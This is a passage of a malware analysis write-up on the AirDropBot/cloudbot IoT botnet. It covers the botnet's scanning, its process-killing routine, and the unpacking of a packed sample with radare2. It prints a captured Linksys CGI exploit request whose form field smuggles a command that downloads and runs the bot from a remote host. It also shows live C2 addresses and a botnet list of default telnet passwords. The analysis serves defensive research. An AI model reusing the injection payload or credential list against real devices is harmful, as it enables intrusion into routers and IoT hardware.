 Accept: */*\r\n
 User-Agent: python-requests/2.20.0\r\n
 Content-Length: 227\r\nContent-Type: application/x-www-form-urlencoded\r\n\r\
 nttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F179.43.149.189%2Fbins%2F
 linksys.cloudbot%3B+chmod+777+linksys.cloudbot%3B+.%2Flinksys.cloudbot+linksys.cloudbot%60&action=&
 ttcp_num=2&ttcp_size=2&submit_button=&change_action=&commit=0&StartEPI=1"
, 497, MSG_NOSIGNAL) = 0
close(364)
```

On those "scanner" function supported binary, the spreading scheme is executed with targeting random generated IP addresses by calling sub-function "**get_random_ip**" right after the the C2 has been attempted to call, and is using the same socket for multiple effort to infect Linksys CGI vulnerability. Below is the record in re-production this activity:




```
attempt on networking
 {
   "socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 352;"
  }
connection
  {
   "connect(352, {sa_family=AF_INET, sin_port=htons(455), sin_addr=inet_addr("179.43.149.189")}, 16  = 0;".",
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("173.191.216.44")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("132.35.139.44")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("223.207.125.9")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("136.190.216.44")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("105.73.20.197")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("76.197.246.176")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("186.231.18.87")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("46.63.215.190")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("156.118.239.217")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("72.20.53.223")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("35.23.218.31")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("185.117.243.24")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("173.187.10.186")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("97.26.70.2")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("45.249.155.129")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("96.237.163.110")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("171.154.168.240")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("205.3.15.194")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("48.216.3.156")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("61.238.186.237")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("107.61.216.227")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("120.187.152.97")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("112.122.105.91")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("170.49.190.152")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("179.116.175.186")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("166.24.226.14")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("177.75.184.103")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("25.161.115.166")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("65.81.184.250")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("152.65.129.228")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("122.123.193.65")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("50.97.129.122")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("122.5.139.66")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("50.1.232.172")}, 16) = 0;".
   "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("126.165.184.230")}, 16) = 0;".
```

### 3. The "*singleInstance*" function


This is a code to make sure that there is no duplication of "**cloudprocess**" process that runs after a device getting infected. It's a simple code to kill -KILL the PID of detected double instance. You can easily reverse and examine it by yourself.

Below is the example ARM-32 assembly code for this function with my comments in it just in case:



```
            0x00009778   c0009fe5   ldr r0, [0x00009840]
            0x0000977c   40d04de2   sub sp, sp, 0x40
            0x00009780   da0200eb   bl ____opendir
            0x00009784   0d70a0e1   mov r7, sp
            0x00009788   0080a0e1   mov r8, r0
            ; CODE XREFS from ____atoi @ 0x97f0, 0x9804, 0x981c
   ..-> 0x0000978c   0800a0e1   mov r0, r8
   ::   0x00009790   150300eb   bl ____readdir
   ::   0x00009794   000050e3   cmp r0, 0
  ,===< 0x00009798   2600000a   beq 0x9838
  |::   0x0000979c   0b4080e2   add r4, r0, 0xb
  |::   0x000097a0   0400a0e1   mov r0, r4
  |::   0x000097a4   3b0700eb   bl ____atoi
  |::   0x000097a8   90109fe5   ldr r1, [0x00009840]
  |::   0x000097ac   0060a0e1   mov r6, r0
  |::   0x000097b0   0d00a0e1   mov r0, sp
  |::   0x000097b4   970100eb   bl ____util_strcpy
  |::   0x000097b8   005087e0   add r5, r7, r0
  |::   0x000097bc   0410a0e1   mov r1, r4
  |::   0x000097c0   0500a0e1   mov r0, r5
  |::   0x000097c4   930100eb   bl ____util_strcpy
  |::   0x000097c8   74109fe5   ldr r1, [0x00009844]
  |::   0x000097cc   000085e0   add r0, r5, r0
  |::   0x000097d0   900100eb   bl ____util_strcpy
                 read the process in proc for other instance

  |::   0x000097d4   0010a0e3   mov r1, 0                     get the pid
  |::   0x000097d8   0d00a0e1   mov r0, sp
  |::   0x000097dc   440200eb   bl ________read_pid_name_self1
  |::   0x000097e0   60109fe5   ldr r1, [0x00009848]
  |::   0x000097e4   6420a0e3   mov r2, 0x64
  |::   0x000097e8   680200eb   bl ________read_pid_name_self2
  |::   0x000097ec   000056e3   cmp r6, 0
  |`==< 0x000097f0   e5ffffda   ble 0x978c
   ::   0x000097f4   4c009fe5   ldr r0, [0x00009848]
   ::   0x000097f8   4c109fe5   ldr r1, [str.cloudprocess] "cloudprocess"
   ::   0x000097fc   8a0300eb   bl fcn.0000a62c  <-- __strstr()
   ::   0x00009800   000050e3   cmp r0, 0
   `==< 0x00009804   e0ffff0a   beq 0x978c
    :   0x00009808   40209fe5   ldr r2, [0x00009850]
    :   0x0000980c   003092e5   ldr r3, [r2]
    :   0x00009810   013083e2   add r3, r3, 1
    :   0x00009814   030053e3   cmp r3, 3               compare val of cloidproces
    :   0x00009818   003082e5   str r3, [r2]
    `=< 0x0000981c   daffffda   ble 0x978c
        0x00009820   2c309fe5   ldr r3, [0x00009854]
        0x00009824   0910a0e3   mov r1, 9
        0x00009828   000093e5   ldr r0, [r3]            stop it with
        0x0000982c   250200eb   bl _____kill            kill arg "9" &
        0x00009830   0000a0e3   mov r0, 0               exist
        0x00009834   820700eb   bl _____exit
```

for the right side of code, if I write that in C it's going to be something like this, more or less:




```
    :
   ____read_pid_name(&file);
   if ( atoi_dname_result > 0 )
   {
     if( ____strstr(pid_path, "cloudprocess") )
       {
           :
         if (  ++SelfNames > 3 )
           {
            ____kill(forked_scanner_proc);
            ____exit;
           }
       }
   }
 }
return result;
```

## BONUS: AirDropBot and the custom ELF packer case

As per other ELF badness produced by botnet adversaries in the internet, the AirDropBot is having binary that is packed with custom packer too.

The below file [link] is one good real example of AirDropBot ELF in packed mode, the VirusTotal detection is like below:




| | |
|---|---|
| AhnLab-V3 | Linux/MalPack1.Exp |
| ESET-NOD32 | A Variant Of Linux/Mirai.BV |
| Fortinet | ELF/Mirai.A!tr |
| Jiangmin | TrojanDDoS.Linux.nk |
| Kaspersky | HEUR:Backdoor.Linux.Gafgyt.bj |
| ZoneAlarm by Check Point | HEUR:Backdoor.Linux.Gafgyt.bj |
| Ad-Aware | ✓ Undetected |
| AegisLab | ✓ Undetected |
| ALYac | ✓ Undetected |
| Antiy-AVL | ✓ Undetected |
| Arcabit | ✓ Undetected |

This sample is spotted in the wild a while ago on trying to infect one of my honeytraps. The "**file**" result looks like this:

```
x86.cloudbot: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux),
statically linked, stripped
```

The binary is packed and by reading the assembly flow in the packer codes we can tell it is a UPX-like packer. It looks like this:




```
        ;-- entry0:
        ;-- eip:
        0x0804e998      50             push eax
        0x0804e999      e84e0c0000     call 0x804f5ec              ;[1]
    ,=< 0x0804e99e      eb0e           jmp 0x804e9ae
    |   0x0804e9a0      5a             pop edx
    |   0x0804e9a1      58             pop eax
    |   0x0804e9a2      59             pop ecx
    |   0x0804e9a3      97             xchg eax, edi
    |   0x0804e9a4      60             pushal
    |   0x0804e9a5      8a542420       mov dl, byte [esp + 0x20]
   ,==< 0x0804e9a9      e9110b0000     jmp 0x804f4bf
   |`-> 0x0804e9ae      60             pushal
   |    0x0804e9af      8b742424       mov esi, dword [esp + 0x24]
   |    0x0804e9b3      8b7c242c       mov edi, dword [esp + 0x2c]
   |    0x0804e9b7      83cdff         or ebp, 0xffffffff          ; -1
   |    0x0804e9ba      89e5           mov ebp, esp
   |    0x0804e9bc      8b5528         mov edx, dword [ebp + 0x28]
   |    0x0804e9bf      ac             lodsb al, byte [esi]
   |    0x0804e9c0      4a             dec edx
   |    0x0804e9c1      88c1           mov cl, al
   |    0x0804e9c3      2407           and al, 7
   |    0x0804e9c5      c0e903         shr cl, 3
   |    0x0804e9c8      bb00fdffff     mov ebx, 0xfffffd00         ; 42
   |    0x0804e9cd      d3e3           shl ebx, cl
   |    0x0804e9cf      8da45c90f1ff.  lea esp, [esp + ebx*2 - 0xe70]
   |    0x0804e9d6      83e4e0         and esp, 0xffffffe0
   |    0x0804e9d9      6a00           push 0
   |    0x0804e9db      6a00           push 0
   |    0x0804e9dd      89e3           mov ebx, esp
   |    0x0804e9df      53             push ebx
   |    0x0804e9e0      83c304         add ebx, 4
   |    0x0804e9e3      8b4d30         mov ecx, dword [ebp + 0x30]
   |    0x0804e9e6      ff31           push dword [ecx]
   |    0x0804e9e8      57             push edi
```

```
        0x0804f5ec      5d             pop ebp
        0x0804f5ed      e847ffffff     call 0x804f539              ;[1]
        0x0804f5f2      ac             lodsb al, byte [esi]
        0x0804f5f3      0000           add byte [eax], al
        0x0804f5f5      00ac0600008a.  add byte [esi + eax + 0x58a0000], ch
        0x0804f5fc      0000           add byte [eax], al
        0x0804f5fe      0e             push cs
        0x0804f5ff      49             dec ecx
        0x0804f600      0900           or dword [eax], eax
        0x0804f602      1803           sbb byte [ebx], al
        0x0804f604      002b           add byte [ebx], ch
        0x0804f606      94             xchg eax, esp
    ,=< 0x0804f607      e920324b87     jmp 0x8f50282c
    |   0x0804f60c      1f             pop ds
    |   0x0804f60d      bdd38f0d0b     mov ebp, 0xb0d8fd3
    |   0x0804f612      f6c1e2         test bh, 0xe2               ; 226
    |   0x0804f615      014090         add dword [eax - 0x70], eax
    |   0x0804f618      c3             ret
    |   0x0804f619      f5             cmc
    |   0x0804f61a      63b42b760756.  arpl word [ebx + ebp - 0x33a9f88a], si
    |   0x0804f621      34ba           xor al, 0xba                ; 186
    |   0x0804f623      059141d66d     add eax, 0x6dd64191
    |   0x0804f628      86fc           xchg ah, bh
    |   0x0804f62a      4d             dec ebp
   ,==< 0x0804f62b      e250           loop 0x804f67d
   ||   0x0804f62d      8a72b1         mov dh, byte [edx - 0x4f]
   ||   0x0804f630      43             inc ebx
   ||   0x0804f631      d39101b8044f   rcl dword [ecx + 0x4f04b801], cl
   ||   0x0804f637      286686         sub byte [esi - 0x7a], ah
   ||   0x0804f63a      b8825b2c11     mov eax, 0x112c5b82
   ||   0x0804f63f      670b2f         or ebp, dword [bx]
   ||   0x0804f642      1297c424ea14   adc dl, byte [edi + 0x14ea24c4]
   ||   0x0804f648      9b             wait
   ||   0x0804f649      6f             outsd dx, dword [esi]
   ||   0x0804f64a      5d             pop ebp
```

If you follow my presentation in **R2CON2018** in the last part (the main course) about unpacking with radare2 for an unknown packer, the same method can be applied for you to get the **OEP** by implementing several "**bp**" on the unpacker processes. There are slides and video for that, use this link for some more information: [link]

That is exactly the method I applied to unpack this ELF.

Then next, after you **bp** to part where packed code copied to the base memory defined in the LOAD0 section, I will share "my way to" easily extract the unpacked ELF afterward:




```
[0x08054481]> depends on your bp methods, on seeking OEP - I prefer to get in done to here . see R2CON2018.
[0x08054481]> dm     check the memmap for confirming the base
0x08048000 - 0x0805b000 * usr    76K s r-x unk0 unk0 ; map.unk0.r_x base memory is rewritten with whole-
0x0805b000 - 0x0807c000 - usr   132K s rw- unk1 unk1 ; map.unk1.rw  unpacked elf file
0x092ee000 - 0x092f0000 - usr     8K s rw- [heap] [heap] ; map.heap_.rw
0xb7726000 - 0xb7727000 - usr     4K s [redacted]
0xb772f000 - 0xb7730000 - usr     4K s r-x [vdso] [vdso] ; map.vdso_.r_x
0xbfbe9000 - 0xbfc0a000 - usr   132K s rw- [stack] [stack] ; map.stack_.rw
[0x08054481]> / tcp  in cases we know several hint to check unpacked results, can be confirmed by seeking it
Searching 3 bytes in [0x8048000-0x805b000]
hits: 1
0x08057cfb hit2_0 .escanppc udptcpkillyourself[s.
[0x08054481]> pfo elf32 lets load the ELF header for this elf format then
[0x08054481]> s 0x08048000 go to the bease to confirm the header after unpacked
[0x08048000]> pf.elf_header
     ident : 0x08048000 = .ELF...
      type : 0x08048010 = type (enum elf_type) = 0x2 ; ET_EXEC
   machine : 0x08048012 = machine (enum elf_machine) = 0x3 ; EM_386
   version : 0x08048014 = 0x00000001
     entry : 0x08048018 = 0x08048184   // done, you have it unpacked
     phoff : 0x0804801c = 0x00000034   // the whole bunch ELF is there..
     shoff : 0x08048020 = 0x00013af8
     flags : 0x08048024 = 0x00000000
    ehsize : 0x08048028 = 0x0034
 phentsize : 0x0804802a = 0x0020
     phnum : 0x0804802c = 0x0004
 shentsize : 0x0804802e = 0x0028
     shnum : 0x08048030 = 0x0013   now you know where there is , seek the size is easier
  shstrndx : 0x08048032 = 0x0010   use the math facility in radare2 to calculate the size.
[0x08048000]> # seek the size of this x32 elf with formula:
[0x08048000]> # e_shoff + ( e_shentsize * e_shnum )
[0x08048000]> # and you can count it in r2 shall :) example:
[0x08048000]> ? (0x0028 * 0x0013) + 0x00013af8|grep hex
hex     0x13df0                so it is up to you to extract it then.
[0x08048000]> # ^^^ this is the unpacked size, more or less - @unixfreaxjp
[0x08048000]>
```

ELF file headers is having enough information to be rebuilt, let's use it, assuming the header table is the last part of the ELF the below formula is more or less describing the size of the unpacked object:

```
// formula:

e_shoff + ( e_shentsize * e_shnum ) = +/- file_size

// math way:

0x00013af8 + ( 0x0028 * 0x0013 ) = file_size

// radare2 way:

? (0x0028 * 0x0013) + 0x00013af8|grep hex
```


And.. there you go, this is my unpacked file: [link]

Next, let's see the detection ratio of this packed binary in Virus Total after successfully unpacked (..well, at least it is two points higher than the packed one) :



| | |
|---|---|
| Avast | ELF:Mirai-ALC [Trj] |
| Avast-Mobile | ELF:Mirai-AMA [Trj] |
| AVG | ELF:Mirai-ALC [Trj] |
| ClamAV | Unix.Trojan.Gafgyt-6735924-0 |
| ESET-NOD32 | A Variant Of Linux/Mirai.BV |
| Kaspersky | HEUR:Backdoor.Linux.Gafgyt.bj |
| Rising | Backdoor.Mirai/Linux!1.BD1A (CLASSIC) |
| ZoneAlarm by Check Point | HEUR:Backdoor.Linux.Gafgyt.bj |
| Ad-Aware | Undetected |
| AegisLab | Undetected |
| AhnLab-V3 | Undetected |

And the binary after unpacked is very much readable now..and BOOM! the C2 of this packed ELF is in **185.244.25[.]200**, **185.244.25[.]201**, and **185.244.25[.]202** are revealed! :)) Now we know why the adversary wanted to pack their binary that bad.



```
$
$ md5 unpacked-x86cloudbot
MD5 (unpacked-x86cloudbot) = 8fd08d19669eeaae99759b6e01a7f191
$ r2 unpacked-x86cloudbot
 -- sudo make me a pancake
[0x08048184]> pxx @ 0x08057cf7!0x333
- offset -   0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
0x08057cf7  udp.tcp.killyourself.[sysd].185.244.25.200.185.244.25.201.185.24
0x08057d37  4.25.202.[MAIN] received encrypted content %s....[MAIN] received
0x08057d77   decrypted content %s....cloudbot storing your data in the cloud
0x08057db7  s..%d.%d.%d.%d %s:%s.default.linuxshell.daemon.guest.12345.suppo
0x08057df7  rt.zlxx.7.Zte521.anko.zsun1188.xc3511.xmhdipc.Xm.vstarcam2015.20
0x08057e37  150602.12345678.123456.jvbzd.hi3518.hunt5759.20080826.service.sv
0x08057e77  godie.zhone.cisco.2011vsta.klv1234.klv123.huigu309.taZz@23495859
0x08057eb7  .telnetadmin.3ep5w2u.1q2w3e4r5.e8telnet.admintelecom.hadoop.tele
0x08057ef7  comadmin.OxhlwSG8.mg3500.merlin.anni2013.GM8182.uClinux.5up.jvc.
